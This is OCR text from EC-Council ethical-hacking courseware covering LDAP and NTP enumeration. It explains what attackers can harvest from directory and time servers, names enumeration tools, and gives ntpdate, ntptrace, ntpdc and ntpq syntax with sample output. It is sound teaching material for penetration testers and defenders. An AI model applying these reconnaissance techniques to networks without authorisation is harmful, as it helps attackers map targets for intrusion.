
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

LDAP enumeration, the information extracted via LDAP enumeration, and LDAP enumeration tools.

LDAP is an Internet protocol for accessing distributed directory services. LDAP accesses directory listings within Active Directory or from other directory services. LDAP is a hierarchical or logical form of a directory, similar to a company's organizational chart. Directory services may provide any organized set of records, often in a hierarchical and logical structure, such as a corporate email directory. It uses DNS for quick lookups and the fast resolution of queries. A client starts an LDAP session by connecting to a Directory System Agent (DSA), typically on TCP port 389, and sends an operation request to the DSA. The Basic Encoding Rules (BER) format is used to transmit information between the client and server.

An attacker can anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names, which an attacker can use to launch attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



LDAP Enumeration Tools

There are many LDAP enumeration tools that access the directory listings within Active Directory or other directory services. By using these tools, attackers can enumerate information such as valid usernames, addresses, and departmental details from different LDAP servers.

- **Softerra LDAP Administrator**

  Source: *https://www.ldapadministrator.com*

  Softerra LDAP Administrator is an LDAP administration tool that works with LDAP servers such as Active Directory, Novell Directory Services, and Netscape/iPlanet. It browses and manages LDAP directories. As shown in the screenshot, attackers use Softerra LDAP Administrator to enumerate user details such as first name, last name, email address, designation, office location, and telephone number.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.11: Screenshot of Softerra LDAP Administrator

The following are some additional LDAP enumeration tools:

- LDAP Admin Tool (*https://www.ldapsoft.com*)
- LDAP Account Manager (*https://www.ldap-account-manager.org*)
- LDAP Search (*https://securityxploded.com*)
- JXplorer (*http://www.jxplorer.org*)
- Active Directory Explorer (AD Explorer) (*https://docs.microsoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




NTP and NFS Enumeration

Administrators often overlook the Network Time Protocol (NTP) server when considering security. However, if queried properly, it can provide valuable network information to an attacker. Therefore, it is necessary to know what information an attacker can obtain about a network through NTP enumeration. The Network File System (NFS) is used for the management of remote file access. NFS enumeration helps attackers to gather information such as a list of clients connected to the NFS server, along with their IP addresses, and exported directories.

This section describes NTP enumeration, the information extracted via NTP enumeration, various NTP enumeration commands, NTP enumeration tools, and NFS enumeration techniques and tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




NTP Enumeration

NTP is designed to synchronize clocks of networked computers. It uses UDP port 123 as its primary means of communication. NTP can maintain time within an error of 10 ms over the public Internet. Furthermore, it can achieve an accuracy of 200 µs or better in LANs under ideal conditions.

The following are some pieces of information an attacker can obtain by querying an NTP server:

- List of hosts connected to the NTP server
- Clients IP addresses in the network, their system names, and OSs
- Internal IPs, if the NTP server is in the demilitarized zone (DMZ)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NTP Enumeration Commands

NTP enumeration commands such as **ntpdate**, **ntptrace**, **ntpdc**, and **ntpq** are used to query an NTP server for valuable information.

- **ntpdate**

  This command collects the number of time samples from several time sources. Its syntax is as follows:

  ntpdate [-46bBdqsuv] [-a key] [-e authdelay] [-k keyfile] [-o version] [-p samples] [-t timeout] [-U user_name] server [...]

-4	Force DNS resolution of given host names to the IPv4 namespace
-6	Force DNS resolution of given host names to the IPv6 namespace
-a key	Enable the authentication function/specify the key identifier to be used for authentication
-B	Force the time to always be slewed
-b	Force the time to be stepped
-d	Enable debugging mode
-e authdelay	Specify the processing delay to perform an authentication function
-k keyfile	Specify the path for the authentication key file as the string “keyfile”; the default is /etc/ntp/keys
-o version	Specify the NTP version for outgoing packets as an integer version, which can be 1 or 2; the default is 4

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

-p samples	Specify the number of samples to be acquired from each server, with values ranging from 1–8; the default is 4
-q	Query only; do not set the clock
-s	Divert logging output from the standard output (default) to the system syslog facility
-t timeout	Specify the maximum wait time for a server response; the default is 1 s
-u	Use an unprivileged port for outgoing packets
-v	Be verbose; logs ntpdate's version identification string

Table 4.4: ntpdate parameters and their respective functions




Figure 4.12: Screenshot of the ntpdate command, showing debugging information for a given IP

- **ntptrace**

  This command determines where the NTP server obtains the time from and follows the chain of NTP servers back to its primary time source. Attackers use this command to trace the list of NTP servers connected to the network. Its syntax is as follows:

  ntptrace [-n] [-m maxhosts] [servername/IP_address]

-n	Do not print host names and show only IP addresses; may be useful if a name server is down
-m maxhosts	Set the maximum number of levels up the chain to be followed

Table 4.5: ntptrace parameters and their respective functions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Example:

```
# ntptrace
localhost: stratum 4, offset 0.0019529, synch distance 0.143235
10.10.0.1: stratum 2, offset 0.01142
73, synch distance 0.115554
10.10.1.1: stratum 1, offset 0.0017698, synch distance 0.011193
```

- **ntpdc**

  This command queries the ntpd daemon about its current state and requests changes in that state. Attackers use this command to retrieve the state and statistics of each NTP server connected to the target network. Its syntax is as follows:

  ntpdc [-ilnps] [-c command] [hostname/IP_address]

-c	Following argument interpreted as an interactive format command; multiple -c options may be given
-i	Force ntpdc to operate in the interactive mode
-l	Obtain a list of peers known to the server(s); this switch is equivalent to -c listpeers
-n	Output all host addresses in the dotted-quad numeric format, rather than host names
-p	Print a list of the peers as well as a summary of their states; this is equivalent to -c peers
-s	Print a list of the peers as well as a summary of their states, but in a slightly different format than the -p switch; this is equivalent to -c dmpeers.

Table 4.6: ntpdc parameters and their respective functions




Figure 4.13: Screenshot of the ntpdc command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **ntpq**

  This command monitors the operations of the NTP daemon `ntpd` and determines performance. Its syntax is as follows:

  `ntpq [-inp] [-c command] [host/IP_address]`

`-c`	Following argument is an interactive format command; multiple -c options may be given
`-d`	Debugging mode
`-i`	Force ntpq to operate in the interactive mode
`-n`	Output all host addresses in the dotted-quad numeric format, rather than host names
`-p`	Print a list of the peers as well as a summary of their states

Table 4.7: ntpq parameters and their respective functions

Example:

```
ntpq> version
ntpq 4.2.8p10@1.3728-o
ntpq> host
current host is localhost
```





Figure 4.14: Screenshot of ntpq command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NTP Enumeration Tools

NTP enumeration tools are used to monitor the working of NTP and SNTP servers in the network and help in the configuration and verification of connectivity from the time client to the NTP servers.

- **PRTG Network Monitor**

  Source: *https://www.paessler.com*

  PRTG monitors all systems, devices, traffic, and applications of IT infrastructure by using various technologies such as SNMP, WMI, and SSH.

  As shown in the screenshot, attackers use PRTG Network Monitor to retrieve SNTP server details such as the response time from the server, active sensors with the server, and synchronization time.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 4.15: Screenshot of PRTG Network Monitor

The following are some NTP enumeration tools:

- Nmap (*https://nmap.org*)
- Wireshark (*https://www.wireshark.org*)
- udp-proto-scanner (*https://labs.portcullis.co.uk*)
- NTP Server Scanner (*http://www.bytefusion.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
